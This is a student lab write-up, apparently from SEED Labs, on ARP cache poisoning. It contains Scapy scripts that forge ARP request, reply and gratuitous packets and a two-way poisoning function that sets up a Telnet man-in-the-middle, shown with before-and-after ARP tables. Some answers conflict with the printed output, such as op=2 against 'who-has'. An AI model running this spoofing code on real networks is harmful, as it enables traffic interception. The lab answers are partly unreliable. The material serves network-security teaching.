
The op field in the attacker machine's screenshot stands for operation or opcode. This is a 2-byte field which is used to identify the ARP message's intent. Usually in an ARP response it contains the value 2, whereas for request it stores 1. The default value is 1.

2. What was the difference in between the ARP cache results in the above 2 approaches? Why did you observe this difference?

The main difference between the two methods above is the use of ether.

Task 1B: Using ARP Reply:

Terminals before attack:



```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address      Hwtype  Hwaddress  Iface  Flags
10.0.2.1     ether   52:54:00:12:35:00  enp0s3  C
10.0.2.6     ether   (incomplete)      enp0s3
10.0.2.3     ether   08:00:27:01:79:2b  enp0s3  C
10.0.2.4     ether   08:00:27:1c:cb:a7  enp0s3  C
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```

SEEDUbuntu Clone1 [Running]

Terminal

[10/11/21]seed@siris-peslug19cs485-victim-b:~\$ arp

Address	HWtype	HWaddress	Flags
10.0.2.3	ether	08:00:27:01:79:2b	C
10.0.2.1	ether	52:54:00:12:35:00	C

[10/11/21]seed@siris-peslug19cs485-victim-b:~\$

Code:

SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]

task1a.py (~/.bin/python) - gedit


```
from scapy.all import *  
  
E = Ether(dst='08:00:27:61:61:65', src='08:00:27:1c:cb:a7')  
  
A = ARP(hwsrc='08:00:27:1c:cb:a7', psrc='10.0.2.4',  
        hwdst='08:00:27:61:61:65', pdst='10.0.2.5')  
  
pkt = E/A  
pkt.show()  
sendp(pkt)
```

Python Tab Width: 8 Ln 10, Col 11 INS

Attack

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo python task1b.py
sudo: unable to resolve host siris-peslug19cs485-attack
er
###[ Ethernet ]###
dst      = 08:00:27:61:61:65
src      = 08:00:27:1c:cb:a7
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:1c:cb:a7
psrc     = 10.0.2.4
hwdst    = 08:00:27:61:61:65
pdst     = 10.0.2.5
.
Sent 1 packets.
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
```

```
SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address          HWtype  HWaddress      Flags Mask    Iface
10.0.2.1         ether   52:54:00:12:35:00 C
10.0.2.6         enp0s3  (incomplete)
10.0.2.3         ether   08:00:27:01:79:2b C
10.0.2.4         ether   08:00:27:1c:cb:a7 C
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```



The screenshot shows a terminal window titled "SEEDUbuntu Clone1 [Running]". The user has run the command `arp` twice. The output shows the ARP table with columns: Address, Mask, HWtype, HWaddress, and Flags. The table contains two entries: one for 10.0.2.3 with HWtype ether and HWaddress 08:00:27:01:79:2b, and another for 10.0.2.1 with HWtype ether and HWaddress 52:54:00:12:35:00. The interface on the left includes icons for settings, a notepad, a terminal, a file manager, and a terminal window.

```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address      Mask      HWtype  HWaddress  Flags
10.0.2.3     00000000  ether   08:00:27:01:79:2b  C
10.0.2.1     00000000  ether   52:54:00:12:35:00  C

[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address      Mask      HWtype  HWaddress  Flags
10.0.2.3     00000000  ether   08:00:27:01:79:2b  C
10.0.2.1     00000000  ether   52:54:00:12:35:00  C

[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```


Question:

1. What does the 'op' in the screenshot of attacker machine signify/What does op=2 mean?

The field op=2 in the attacker machine signifies that it is an ARP response.

Task 1C using ARP gratuitous message :

Code with Ether



The screenshot shows a gedit editor window titled "SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]". The file is named `*task1a.py`. The code is written in Python and uses the Scapy library to create and send an ARP packet. The code is as follows:

```
from scapy.all import *
E = Ether(dst='ff:ff:ff:ff:ff:ff', src='08:00:27:1c:cb:a7')
A = ARP(hwsrc='08:00:27:1c:cb:a7', psrc='10.0.2.6',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.0.2.6')
pkt = E/A
pkt.show()
sendp(pkt)
```

The interface on the left includes icons for settings, a notepad, a terminal, a file manager, and a terminal window. The status bar at the bottom shows "Python", "Tab Width: 8", "Ln 8, Col 10", and "INS".

Terminals:

```
SEEDUbuntu Clone [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address          HWtype  HWaddress      Flags
-----
10.0.2.1          ether    52:54:00:12:35:00 C
10.0.2.6          enp0s3   (incomplete)
10.0.2.3          ether    08:00:27:01:79:2b C
10.0.2.4          ether    08:00:27:1c:cb:a7 C
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```


```
SEEDUbuntu Clone1 [Running]
Terminal File Edit View Search Terminal Help
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address          HWtype  HWaddress      Flags
-----
10.0.2.3          ether    08:00:27:01:79:2b C
10.0.2.1          ether    52:54:00:12:35:00 C
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```


Attack:

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo python task1c.py
sudo: unable to resolve host siris-peslug19cs485-attack
er
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 08:00:27:1c:cb:a7
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:1c:cb:a7
psrc     = 10.0.2.6
hwdst    = ff:ff:ff:ff:ff:ff
pdst     = 10.0.2.6
.
Sent 1 packets.
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
```

```
SEEDUbuntu Clone1 [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address          HWtype  HWaddress      Flags
ags Mask         Iface
10.0.2.3         ether   08:00:27:01:79:2b  C
                  enp0s3
10.0.2.1         ether   52:54:00:12:35:00  C
                  enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```

Terminal after Attack:



```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address      Mask      Iface      HWtype  HWaddress  Flags
10.0.2.1     0.0.0.0   enp0s3     ether   52:54:00:12:35:00  C
10.0.2.6     0.0.0.0   enp0s3     ether   08:00:27:1c:cb:a7  C
10.0.2.3     0.0.0.0   enp0s3     ether   08:00:27:01:79:2b  C
10.0.2.4     0.0.0.0   enp0s3     ether   08:00:27:1c:cb:a7  C
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```

Questions:


1. Why does VM B's ARP cache remain unchanged in this approach even though packet was broadcasted on the network?
2. Do we get the same result in all the above 3 approaches in Task1?

Here we notice that the ARP cache remains unchanged in Victim B even though the packet was broadcasted because the source and destination IP addresses are the same. The sender's IP address matches that of Victim B's IP address and Victim B assumes that the packet was sent by it .

The result is the same in all 3 approaches


Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 - Launch the ARP cache poisoning attack



The screenshot shows a gedit editor window titled 'task1a.py (~/.bin/python) - gedit'. The script defines a function 'send_ARP_packet' that takes four arguments: 'mac_dst', 'mac_src', 'ip_dst', and 'ip_src'. Inside the function, it creates an Ethernet frame 'E' and an ARP packet 'A', then sends them. Below the function definition, two lines of code call 'send_ARP_packet' with specific MAC and IP addresses to poison the ARP cache.

```
task1a.py (~/.bin/python) - gedit
from scapy.all import *
def send_ARP_packet(mac_dst, mac_src, ip_dst, ip_src):
    E=Ether(dst=mac_dst, src=mac_src)
    A=ARP(hwsrc=mac_src,psrc=ip_src,hwdst=mac_dst,pdst=ip_dst)
    pkt=E/A
    pkt.show()
    sendp(pkt)
send_ARP_packet('08:00:27:61:61:65', '08:00:27:1c:cb:a7', '10.0.2.5', '10.0.2.6')
send_ARP_packet('08:00:27:6e:29:06', '08:00:27:1c:cb:a7', '10.0.2.6', '10.0.2.5')
```



The screenshot shows a terminal window titled 'SEEDUbuntu Clone [Running]'. The user has run the 'arp' command, which displays the current ARP table. The output shows several entries, including some that are 'incomplete', indicating the success of the ARP cache poisoning attack.


